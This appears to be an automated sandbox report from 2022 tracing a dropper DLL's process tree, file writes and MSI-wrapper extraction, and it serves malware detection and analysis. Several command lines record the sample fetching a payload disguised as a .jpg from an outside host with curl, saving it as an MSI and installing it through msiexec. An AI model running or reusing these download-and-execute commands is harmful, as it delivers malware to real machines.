Commandline:	curl http://anydesk10.hospedagemdesites.ws/UIServices.jpg -o C:\Users\user\AppData\Local\Temp\spclwow78x.msi
Imagebase:	0x7ff768f50000
File size:	424448 bytes
MD5 hash:	BDEBD2FC4927DA00EEA263AF9CF8F7ED
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: curl.exe PID: **6088**, Parent PID: **6020**

General

Target ID:	10
Start time:	00:37:07
Start date:	30/11/2022
Path:	C:\Windows\System32\curl.exe
Wow64 process (32bit):	false
Commandline:	curl http://anydesk10.hospedagemdesites.ws/UIServices.jpg -o C:\Users\user\AppData\Local\Temp\spclwow78x.msi
Imagebase:	0x7ff768f50000
File size:	424448 bytes
MD5 hash:	BDEBD2FC4927DA00EEA263AF9CF8F7ED
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: **1668**, Parent PID: **1096**

General

Target ID:	11
Start time:	00:37:09
Start date:	30/11/2022
Path:	C:\Windows\System32\rundll32.exe
Wow64 process (32bit):	false
Commandline:	rundll32.exe "C:\Users\user\Desktop\SecuriteInfo.com.Win64.DropperX-gen.15394.30671.dll",xlAutoOpen
Imagebase:	0x7ff621870000
File size:	69632 bytes
MD5 hash:	73C519F050C20580F8A62C849D49215A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: **4696**, Parent PID: **1668**

General

Target ID:	12
Start time:	00:37:09
Start date:	30/11/2022
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	cmd /C curl http://anydesk10.hospedagemdesites.ws/UIServices.jpg -o %temp%\spclwow78x.msi
Imagebase:	0x7ff707bb0000
File size:	273920 bytes
MD5 hash:	4E2ACF4F8A396486AB4268C94A6A245F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: **4780**, Parent PID: **4696**

General	
Target ID:	13
Start time:	00:37:10
Start date:	30/11/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff745070000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: curl.exe PID: **5272**, Parent PID: **4696**

General	
Target ID:	14
Start time:	00:37:10
Start date:	30/11/2022
Path:	C:\Windows\System32\curl.exe
Wow64 process (32bit):	false
Commandline:	curl http://anydesk10.hospedagemdesites.ws/UIServices.jpg -o C:\Users\user\AppData\Local\Temp\spclwow78x.msi
Imagebase:	0x7ff768f50000
File size:	424448 bytes
MD5 hash:	BDEBD2FC4927DA00EEA263AF9CF8F7ED
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: cmd.exe PID: **6096**, Parent PID: **6000**

General	
Target ID:	22
Start time:	00:37:27
Start date:	30/11/2022
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	cmd /C %temp%\spclwow78x.msi
Imagebase:	0x7ff707bb0000
File size:	273920 bytes
MD5 hash:	4E2ACF4F8A396486AB4268C94A6A245F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Analysis Process: cmd.exe PID: **5180**, Parent PID: **6056**

General

Target ID:	25
Start time:	00:37:27
Start date:	30/11/2022
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	cmd /C %temp%\spclwow78x.msi
Imagebase:	0x7ff707bb0000
File size:	273920 bytes
MD5 hash:	4E2ACF4F8A396486AB4268C94A6A245F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: **6128**, Parent PID: **6096**

General

Target ID:	26
Start time:	00:37:27
Start date:	30/11/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff745070000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: **4496**, Parent PID: **5180**

General

Target ID:	27
Start time:	00:37:27
Start date:	30/11/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff745070000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true

Copyright Joe Security LLC 2022

Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: msiexec.exe PID: **5804**, Parent PID: **6096**

General

Target ID:	28
Start time:	00:37:28
Start date:	30/11/2022
Path:	C:\Windows\System32\msiexec.exe
Wow64 process (32bit):	false
Commandline:	"C:\Windows\System32\msiexec.exe" /i "C:\Users\user\AppData\Local\Temp\spclwow78x.msi"
Imagebase:	0x7ff79bf20000
File size:	66048 bytes
MD5 hash:	4767B71A318E201188A0D0A420C8B608
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: msiexec.exe PID: **3660**, Parent PID: **580**

General

Target ID:	29
Start time:	00:37:28
Start date:	30/11/2022
Path:	C:\Windows\System32\msiexec.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\msiexec.exe /V
Imagebase:	0x7ff79bf20000
File size:	66048 bytes
MD5 hash:	4767B71A318E201188A0D0A420C8B608
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\ngen.log	192733	94	31 31 2f 33 30 2f 32 30 32 32 20 30 30 3a 33 37 3a 32 39 2e 39 37 33 20 5b 33 36 36 30 5d 3a 20 53 65 74 74 69 6e 67 20 4d 53 49 20 68 61 6e 64 6c 65 2c 20 69 6e 73 74 61 6c 6c 20 6c 6f 67 67 69 6e 67 20 77 69 6c 6c 20 67 6f 20 69 6e 74 6f 20 74 68 65 20 4d 53 49 20 6c 6f 67 0d 0a	11/30/2022 00:37:29.973 [3660]: Setting MSI handle, install logging will go into the MSI log	success or wait	1	7FFC0BA6BEF0	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\ngen.log	unknown	3	success or wait	1	7FFC0BA6BBC6	ReadFile

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Analysis Process: msiexec.exe PID: **4792**, Parent PID: **5180**

General

Target ID:	30
Start time:	00:37:28
Start date:	30/11/2022
Path:	C:\Windows\System32\msiexec.exe
Wow64 process (32bit):	false
Commandline:	"C:\Windows\System32\msiexec.exe" /i "C:\Users\user\AppData\Local\Temp\spclwow78x.msi"
Imagebase:	0x7ff79bf20000
File size:	66048 bytes
MD5 hash:	4767B71A318E201188A0D0A420C8B608
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: cmd.exe PID: **2764**, Parent PID: **1668**

General

Target ID:	31
Start time:	00:37:30
Start date:	30/11/2022
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	cmd /C %temp%\spclwow78x.msi

Imagebase:	0x7ff707bb0000
File size:	273920 bytes
MD5 hash:	4E2ACF4F8A396486AB4268C94A6A245F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: **3020**, Parent PID: **2764**

General

Target ID:	32
Start time:	00:37:30
Start date:	30/11/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff745070000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: msiexec.exe PID: **1708**, Parent PID: **2764**

General

Target ID:	33
Start time:	00:37:31
Start date:	30/11/2022
Path:	C:\Windows\System32\msiexec.exe
Wow64 process (32bit):	false
Commandline:	"C:\Windows\System32\msiexec.exe" /i "C:\Users\user\AppData\Local\Temp\spclwow78x.msi"
Imagebase:	0x7ff79bf20000
File size:	66048 bytes
MD5 hash:	4767B71A318E201188A0D0A420C8B608
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: msiexec.exe PID: **5260**, Parent PID: **3660**

General

Target ID:	34
Start time:	00:37:31
Start date:	30/11/2022

Path:	C:\Windows\SysWOW64\msiexec.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\syswow64\MsiExec.exe -Embedding 8954BF1BAC6ED414A355FBE261097B79
Imagebase:	0xc70000
File size:	59904 bytes
MD5 hash:	12C17B5A5C2A7B97342C362CA467E9A2
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: icacls.exe PID: **1400**, Parent PID: **5260**

General

Target ID:	35
Start time:	00:37:33
Start date:	30/11/2022
Path:	C:\Windows\SysWOW64\icacls.exe
Wow64 process (32bit):	true
Commandline:	"C:\Windows\system32\ICACLS.EXE" "C:\Users\user\AppData\Local\Temp\MW-83846a6a-5335-49c7-a64d-3215771defa9\." /SETINTEGRITYLEVEL (CI)(OI)HIGH
Imagebase:	0xc30000
File size:	29696 bytes
MD5 hash:	FF0D1D4317A44C951240FAE75075D501
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: **5992**, Parent PID: **1400**

General

Target ID:	36
Start time:	00:37:33
Start date:	30/11/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff745070000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: expand.exe PID: **4272**, Parent PID: **5260**

General	
Target ID:	37
Start time:	00:37:34
Start date:	30/11/2022
Path:	C:\Windows\SysWOW64\expand.exe
Wow64 process (32bit):	true
Commandline:	"C:\Windows\system32\EXPAND.EXE" -R files.cab -F:* files
Imagebase:	0xc30000
File size:	52736 bytes
MD5 hash:	8F8C20238C1194A428021AC62257436D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: **2348**, Parent PID: **4272**

General	
Target ID:	38
Start time:	00:37:34
Start date:	30/11/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff745070000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: UIServices.exe PID: **3560**, Parent PID: **5260**

General	
Target ID:	39
Start time:	00:37:37
Start date:	30/11/2022
Path:	C:\Users\user\AppData\Local\Temp\MW-83846a6a-5335-49c7-a64d-3215771defa9\files\UIServices.exe
Wow64 process (32bit):	false
Commandline:	"C:\Users\user\AppData\Local\Temp\MW-83846a6a-5335-49c7-a64d-3215771defa9\files\UIServices.exe"
Imagebase:	0x7ff796fb0000
File size:	5609472 bytes
MD5 hash:	F65B1FC89A4324BEFDB6F24406BAEF6A

Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: icacls.exe PID: 1916, Parent PID: 5260

General

Target ID:	40
Start time:	00:37:54
Start date:	30/11/2022
Path:	C:\Windows\SysWOW64\icacls.exe
Wow64 process (32bit):	true
Commandline:	"C:\Windows\system32\ICACLS.EXE" "C:\Users\user\AppData\Local\Temp\MW-83846a6a-5335-49c7-a64d-3215771defa9\." /SETINTEGRITYLEVEL (CI)(OI)LOW
Imagebase:	0xc30000
File size:	29696 bytes
MD5 hash:	FF0D1D4317A44C951240FAE75075D501
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: 1772, Parent PID: 1916

General

Target ID:	41
Start time:	00:37:54
Start date:	30/11/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff745070000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: msiexec.exe PID: 5104, Parent PID: 3660

General

Target ID:	42
Start time:	00:37:56
Start date:	30/11/2022
Path:	C:\Windows\SysWOW64\msiexec.exe
Wow64 process (32bit):	true

Commandline:	C:\Windows\syswow64\MsiExec.exe -Embedding 3860C12BB15873291EECD7576AA6B0CD
Imagebase:	0xc70000
File size:	59904 bytes
MD5 hash:	12C17B5A5C2A7B97342C362CA467E9A2
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\MW-41c173f9-8798-494b-aa19-9db46f28a6d1\	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6CC305E1	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\MW-41c173f9-8798-494b-aa19-9db46f28a6d1\msiwrapper.ini	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6CC29D24	CreateFileW
C:\Users\user\AppData\Local\Temp\MW-41c173f9-8798-494b-aa19-9db46f28a6d1\files.cab	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6CC2BD84	CreateFileW
C:\Users\user\AppData\Local\Temp\MW-41c173f9-8798-494b-aa19-9db46f28a6d1\files\	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6CC305E1	CreateDirectoryW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\MW-41c173f9-8798-494b-aa19-9db46f28a6d1\msiwrapper.ini	0	258	57 00 72 00 61 00 70 00 70 00 65 00 64 00 41 00 70 00 70 00 6c 00 69 00 63 00 61 00 74 00 69 00 6f 00 6e 00 49 00 64 00 3d 00 7b 00 39 00 30 00 31 00 36 00 30 00 30 00 30 00 30 00 30 00 2d 00 30 00 30 00 37 00 45 00 2d 00 30 00 30 00 30 00 30 00 30 00 30 00 2d 00 31 00 30 00 30 00 30 00 30 00 2d 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 46 00 46 00 31 00 43 00 45 00 7d 00 0a 00 57 00 72 00 61 00 70 00 70 00 65 00 64 00 52 00 65 00 67 00 69 00 73 00 74 00 72 00 61 00 74 00 69 00 6f 00 6e 00 3d 00 48 00 69 00 64 00 64 00 65 00 6e 00 0a 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 53 00 75 00 63 00 63 00 65 00 73 00 73 00 43 00 6f 00 64 00 65 00 73 00 3d 00 30 00 0a 00 45 00 6c 00 65 00 76 00 61 00 74 00 69 00 6f 00 6e 00 4d 00 6f 00 64 00 65 00 3d 00 6e 00 65 00 76 00 65 00 72	WrappedApplicationId={90160000-007E-0000-1000-0000000FF1CE}WrappedRegistration=HiddenInstallSuccessCodes=0ElevationMode=never	success or wait	1	6CC29D7F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\MW-41c173f9-8798-494b-aa19-9db46f28a6d1\msiwrapper.ini	0	312	57 00 72 00 61 00 70 00 70 00 65 00 64 00 41 00 70 00 70 00 6c 00 69 00 63 00 61 00 74 00 69 00 6f 00 6e 00 49 00 64 00 3d 00 7b 00 39 00 30 00 31 00 36 00 30 00 30 00 30 00 30 00 30 00 2d 00 30 00 30 00 37 00 45 00 2d 00 30 00 30 00 30 00 30 00 30 00 2d 00 31 00 30 00 30 00 30 00 30 00 2d 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 46 00 46 00 31 00 43 00 45 00 7d 00 0a 00 57 00 72 00 61 00 70 00 70 00 65 00 64 00 52 00 65 00 67 00 69 00 73 00 74 00 72 00 61 00 74 00 69 00 6f 00 6e 00 3d 00 48 00 69 00 64 00 64 00 65 00 6e 00 0a 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 53 00 75 00 63 00 63 00 65 00 73 00 73 00 43 00 6f 00 64 00 65 00 73 00 3d 00 30 00 0a 00 45 00 6c 00 65 00 76 00 61 00 74 00 69 00 6f 00 6e 00 4d 00 6f 00 64 00 65 00 3d 00 6e 00 65 00 76 00 65 00 72	WrappedApplicationId={90160000-007E-0000-1000-0000000FF1CE}WrappedRegistration=HiddenInstallSuccessCodes=0ElevationMode=never	success or wait	1	6CC29D7F	WriteFile
C:\Users\user\AppData\Local\Temp\MW-41c173f9-8798-494b-aa19-9db46f28a6d1\msiwrapper.ini	0	356	57 00 72 00 61 00 70 00 70 00 65 00 64 00 41 00 70 00 70 00 6c 00 69 00 63 00 61 00 74 00 69 00 6f 00 6e 00 49 00 64 00 3d 00 7b 00 39 00 30 00 31 00 36 00 30 00 30 00 30 00 30 00 30 00 2d 00 30 00 30 00 37 00 45 00 2d 00 30 00 30 00 30 00 30 00 30 00 2d 00 31 00 30 00 30 00 30 00 30 00 2d 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 46 00 46 00 31 00 43 00 45 00 7d 00 0a 00 57 00 72 00 61 00 70 00 70 00 65 00 64 00 52 00 65 00 67 00 69 00 73 00 74 00 72 00 61 00 74 00 69 00 6f 00 6e 00 3d 00 48 00 69 00 64 00 64 00 65 00 6e 00 0a 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 53 00 75 00 63 00 63 00 65 00 73 00 73 00 43 00 6f 00 64 00 65 00 73 00 3d 00 30 00 0a 00 45 00 6c 00 65 00 76 00 61 00 74 00 69 00 6f 00 6e 00 4d 00 6f 00 64 00 65 00 3d 00 6e 00 65 00 76 00 65 00 72	WrappedApplicationId={90160000-007E-0000-1000-0000000FF1CE}WrappedRegistration=HiddenInstallSuccessCodes=0ElevationMode=never	success or wait	1	6CC29D7F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\MW-41c173f9-8798-494b-aa19-9db46f28a6d1\msiwrapper.ini	0	396	57 00 72 00 61 00 70 00 70 00 65 00 64 00 41 00 70 00 70 00 6c 00 69 00 63 00 61 00 74 00 69 00 6f 00 6e 00 49 00 64 00 3d 00 7b 00 39 00 30 00 31 00 36 00 30 00 30 00 30 00 30 00 30 00 2d 00 30 00 30 00 37 00 45 00 2d 00 30 00 30 00 30 00 30 00 30 00 2d 00 31 00 30 00 30 00 30 00 30 00 2d 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 46 00 46 00 31 00 43 00 45 00 7d 00 0a 00 57 00 72 00 61 00 70 00 70 00 65 00 64 00 52 00 65 00 67 00 69 00 73 00 74 00 72 00 61 00 74 00 69 00 6f 00 6e 00 3d 00 48 00 69 00 64 00 64 00 65 00 6e 00 0a 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 53 00 75 00 63 00 63 00 65 00 73 00 73 00 43 00 6f 00 64 00 65 00 73 00 3d 00 30 00 0a 00 45 00 6c 00 65 00 76 00 61 00 74 00 69 00 6f 00 6e 00 4d 00 6f 00 64 00 65 00 3d 00 6e 00 65 00 76 00 65 00 72	WrappedApplicationId={90160000-007E-0000-1000-0000000FF1CE}WrappedRegistration=HiddenInstallSuccessCodes=0ElevationMode=never	success or wait	1	6CC29D7F	WriteFile
C:\Users\user\AppData\Local\Temp\MW-41c173f9-8798-494b-aa19-9db46f28a6d1\msiwrapper.ini	0	444	57 00 72 00 61 00 70 00 70 00 65 00 64 00 41 00 70 00 70 00 6c 00 69 00 63 00 61 00 74 00 69 00 6f 00 6e 00 49 00 64 00 3d 00 7b 00 39 00 30 00 31 00 36 00 30 00 30 00 30 00 30 00 30 00 2d 00 30 00 30 00 37 00 45 00 2d 00 30 00 30 00 30 00 30 00 30 00 2d 00 31 00 30 00 30 00 30 00 30 00 2d 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 46 00 46 00 31 00 43 00 45 00 7d 00 0a 00 57 00 72 00 61 00 70 00 70 00 65 00 64 00 52 00 65 00 67 00 69 00 73 00 74 00 72 00 61 00 74 00 69 00 6f 00 6e 00 3d 00 48 00 69 00 64 00 64 00 65 00 6e 00 0a 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 53 00 75 00 63 00 63 00 65 00 73 00 73 00 43 00 6f 00 64 00 65 00 73 00 3d 00 30 00 0a 00 45 00 6c 00 65 00 76 00 61 00 74 00 69 00 6f 00 6e 00 4d 00 6f 00 64 00 65 00 3d 00 6e 00 65 00 76 00 65 00 72	WrappedApplicationId={90160000-007E-0000-1000-0000000FF1CE}WrappedRegistration=HiddenInstallSuccessCodes=0ElevationMode=never	success or wait	1	6CC29D7F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\MW-41c173f9-8798-494b-aa19-9db46f28a6d1\files.cab	0	1000	4d 53 43 46 00 00 00 00 02 fd 25 00 00 00 00 00 2c 00 00 00 00 00 00 00 03 01 01 00 02 00 00 00 22 75 00 00 6c 00 00 00 fd 00 03 15 00 fd 55 00 00 00 00 00 00 00 7b 55 36 fd 20 00 55 49 53 65 72 76 69 63 65 73 2e 65 78 65 00 20 fd 01 00 00 fd 55 00 00 00 0c 51 04 50 20 00 76 63 72 75 6e 74 69 6d 65 31 34 30 2e 64 6c 6c 00 0e 4b fd 37 fd 3a 00 fd 5b fd fd fd 40 10 20 fd 00 00 12 05 00 35 00 00 4e 00 fd 7f fd 6f fd fd 5a fd 68 48 fd fd fd 69 fd fd fd 5f aa 45 18 53 fd fd 44 fd fd fd fd fd 46 fd 45 fd fd 3c 1e 2f fd fd 70 fd fd 52 2d 75 2e fd 4d fd fd 0a 5a fd fd fd 6a 64 fd fd 48 00 00 fd 0e fd fd 7b fd fd fd 4c 15 fd fd 6c fd 4d fd fd 7e fd 09 7d 26 fd 34 fd fd fd 5a fd fd fd fd fd ea 14 47 54 fd 73 2d 6a 14 51 fd 40 70 0a 55 18	MSCF%,"ulU{U6 UIServices.exe UQP vcruntime140.dllK7:[@ 5NoZhHi_ESDFE</pR- .ZjdH{LIM~}&4ZGTs- jQ@pU	success or wait	2466	6CC2BDFE	WriteFile
C:\Users\user\AppData\Local\Temp\MW-41c173f9-8798-494b-aa19-9db46f28a6d1\msiwrapper.ini	0	590	57 00 72 00 61 00 70 00 70 00 65 00 64 00 41 00 70 00 70 00 6c 00 69 00 63 00 61 00 74 00 69 00 6f 00 6e 00 49 00 64 00 3d 00 7b 00 39 00 30 00 31 00 36 00 30 00 30 00 30 00 30 00 30 00 2d 00 30 00 30 00 37 00 45 00 2d 00 30 00 30 00 30 00 30 00 30 00 2d 00 31 00 30 00 30 00 30 00 2d 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 46 00 46 00 31 00 43 00 45 00 7d 00 0a 00 57 00 72 00 61 00 70 00 70 00 65 00 64 00 52 00 65 00 67 00 69 00 73 00 74 00 72 00 61 00 74 00 69 00 6f 00 6e 00 3d 00 48 00 69 00 64 00 64 00 65 00 6e 00 0a 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 53 00 75 00 63 00 63 00 65 00 73 00 73 00 43 00 6f 00 64 00 65 00 73 00 3d 00 30 00 0a 00 45 00 6c 00 65 00 76 00 61 00 74 00 69 00 6f 00 6e 00 4d 00 6f 00 64 00 65 00 3d 00 6e 00 65 00 76 00 65 00 72	WrappedApplicationId= {90160000-007E-0000-1000-0000000FF1CE}W rappedRegistration=Hidd enInsta llSuccessCodes=0Elevati onMode=never	success or wait	1	6CC29D7F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\MW-41c173f9-8798-494b-aa19-9db46f28a6d1\msiwrapper.ini	0	624	57 00 72 00 61 00 70 00 70 00 65 00 64 00 41 00 70 00 70 00 6c 00 69 00 63 00 61 00 74 00 69 00 6f 00 6e 00 49 00 64 00 3d 00 7b 00 39 00 30 00 31 00 36 00 30 00 30 00 30 00 30 00 30 00 2d 00 30 00 30 00 37 00 45 00 2d 00 30 00 30 00 30 00 30 00 30 00 2d 00 31 00 30 00 30 00 30 00 30 00 2d 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 46 00 46 00 31 00 43 00 45 00 7d 00 0a 00 57 00 72 00 61 00 70 00 70 00 65 00 64 00 52 00 65 00 67 00 69 00 73 00 74 00 72 00 61 00 74 00 69 00 6f 00 6e 00 3d 00 48 00 69 00 64 00 64 00 65 00 6e 00 0a 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 53 00 75 00 63 00 63 00 65 00 73 00 73 00 43 00 6f 00 64 00 65 00 73 00 3d 00 30 00 0a 00 45 00 6c 00 65 00 76 00 61 00 74 00 69 00 6f 00 6e 00 4d 00 6f 00 64 00 65 00 3d 00 6e 00 65 00 76 00 65 00 72	WrappedApplicationId={90160000-007E-0000-1000-0000000FF1CE}WrappedRegistration=HiddenInstallSuccessCodes=0ElevationMode=never	success or wait	1	6CC29D7F	WriteFile
